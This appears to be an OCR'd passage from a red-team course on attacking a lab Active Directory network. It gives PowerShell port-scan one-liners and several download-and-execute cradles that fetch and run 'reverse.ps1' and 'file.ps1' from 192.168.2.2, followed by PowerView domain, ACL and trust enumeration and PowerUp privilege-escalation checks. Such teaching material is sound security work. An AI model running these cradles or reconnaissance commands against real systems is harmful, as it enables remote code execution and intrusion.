
- Off course, kernel land persistence is something that is very hard to detect & is generally requires some deep level analysis of the persistence.

- Hackers can fool the victim by persisting on the user land space, we will soon look at various ways to achieve persistence on victim machine.

PIVOTING

4. Red Teaming in Internal Environment

4.1 Internal Infrastructure Overview



4.2 Infrastructure Enumeration

- Here, we will try to focus more on mapping the networking devices, hosts present in the Internal environment.

- The Attackers leverage in-built tools to enumerate and map live hosts in the environment.

- Since, the internal network mostly comprises of Active Directory environment, we will focus on Abusing the mis-configuation.s.

4.2.1 Internal Network Enumeration

- Tools like **nmap**, **netcat** or built-in utilities like **PowerShell** can also be used for enumeration purposes.

- Below is the command for scanning open TCP ports from a PowerShell Query.

```
1..1024 | % {echo ((new-object Net.Sockets.TcpClient).Connect("10.0.0.100",$_)) "Port $_ is open!"} 2>$null
```

Reference : https://www.sans.org/blog/pen-test-poster-white-board-powershell-built-in-port-scanner/

```
PS C:\Users> 442..443 | % {echo ((new-object Net.Sockets.TcpClient).Connect("google.com",$_)) "Port $_ is open!"} 2>$null
Port 443 is open!
```

- Below command will scan IP addresses 10.1.1.1-5 and some specific common TCP ports.

```
1..20 | % { $a = $_; write-host "------"; write-host "10.0.0.$a"; 22,53,80,445 | % {echo ((new-object Net.Sockets.TcpClient).Connect("10.1.1.$a",$_)) "Port $_ is open!"} 2>$null}
```

4.2.2 Active Directory Essentials

- In the local environment we have 3 machines setup in a domain environment.
- One can use Windows PowerShell, Windows native executable for the enumeration and exploitation purposes.
- In-scope IP address range :
  - 10.10.10.2 Domain Controller
  - 10.10.10.3 Application Server
  - 10.10.10.4 Employee System

- **Windows PowerShell**

  - It is a .NET interpreter which comes installed by-default on all Windows versions.
  - One can execute binaries and scripts completely in-memory using PowerShell.
  - Through PowerShell one can administer a network and provides access to manage Active Directory environment.
  - Useful for Lateral Movement scenarios
    - PowerShell Remoting
    - Web-Based PowerShell Remoting

- **Invoking a PowerShell Module**

  - Scripts with extension "***.ps1**", "***.psm1**", "***.psd1**" etc can be invoked in a specific PowerShell session as follows :

```
Import-Module <Module_Name.ps1>
```

  - However a PowerShell script can be invoked in a unique way called "**dot sourcing a script**"

```
. .\<Script_Name>.ps1
```

- **PowerShell in-memory Download and Execute cradle :**

```
iex (iwr 'http://192.168.2.2/file.ps1')
```


```
$down = [System.NET.WebRequest]::Create("http://192.168.2.2/file.ps1")
$read = $down.GetResponse()
IEX ([System.IO.StreamReader]($read.GetResponseStream())).ReadToEnd()
```

```
$file=New-Object -ComObject
Msxml2.XMLHTTP;$file.open('GET','http://192.168.2.2/file.ps1',$false);$file.sen
d();iex $file.responseText
```

```
iex (New-Object Net.WebClient).DownloadString('https://192.168.2.2/reverse.ps1')
```

```
$ie=New-Object -ComObject
InternetExplorer.Application;$ie.visible=$False;$ie.navigate('http://192.168.2.2/reverse.ps1');
sleep 5;$response=$ie.Document.body.innerHTML;$ie.quit();iex $response
```


4.3 Active Directory Phases Exploitation



- **Recon**

  - We already have access to the internal environment.
  - Credentials of a user is found on the Web-Server, which gave us access to the Employee-Machine.
  - In-built functionalities like PowerShell and WMI can be used for situational awareness in the network.
  - Adversary always heads for the direction of placement or setup of critical asset of a company.

Domain Enumeration



- We will use PowerView for enumeration.
- Get current domain :

```
Get-NetDomain
Get-NetDomain –Domain cyberwarfare.corp
```

- Retrieve Current SID and Domain Controller

```
Get-NetDomainController –Domain cyberwarfare.corp
Get-DomainSID
```

- Retrieve a list of users in the current domain :

```
Get-NetUser

Get-NetUser –UserName emp1
```

- Retrieve a list of computers in the current domain :

```
Get-NetComputer

Get-NetComputer – FullData

Get-NetComputer –OperatingSystem “Windows Server 2016 Standard”
```

- List all domain groups in the current domain :

```
Get-NetGroup

Get-NetGroup –FullData

Get-NetGroup –Domain cyberwarfare.corp
```

- Enumerate privilege domain group members and local administrators group members.

```
Get-NetGroupMember –GroupName “Domain Admins” -verbose

Get-NetLocalGroup –ComputerName DC-01  -ListGroups
```

- ACL Enumeration, get the ACLs associated with an entity:

```
Get-ObjectAcl -SamAccountName <Domain_User> -ResolveGUIDs
```

- Unique and interesting ACL Scanning :

```
Invoke-ACLScanner -ResolveGUIDs
```

- Enumerate Domain Trusts :

```
Get-NetDomainTrust

Get-NetDomainTrust -Domain cyberwarfare.corp
```


- Enumerate all domain in a Forest :

```
Get-NetForestDomain –Verbose
Get-NetForest -Verbose
```

- Find computer sessions where current user has local admin access :

```
Find-LocalAdminAccess -Verbose
```

Local Privilege Escalation



- An Adversary tries to escalate privileges from low to high (Administrator, root)

- There are various vulnerabilities that can be abused on Windows/Linux environment :
  - Abuse Elevation Control Mechanism [T1548]
  - Access Token Manipulation [T1134]
  - Boot or Logon Auto-start Execution [T1547]
  - Boot or Logon Initialization Scripts [T1037]
  - Create or Modify System Process [T1543]
  - Event Triggered Execution [T1546]
  - Exploitation for Privilege Escalation [T1068]
  - Process Injection [T1055]
  - Scheduled Task/Job [T1053]
  - Valid Accounts [T1078]

- PowerUP can be used to escalate locally in a Windows environment.

```
. .\PowerUP.ps1

Invoke-AllChecks –Verbose
```

- List services which can be configured :

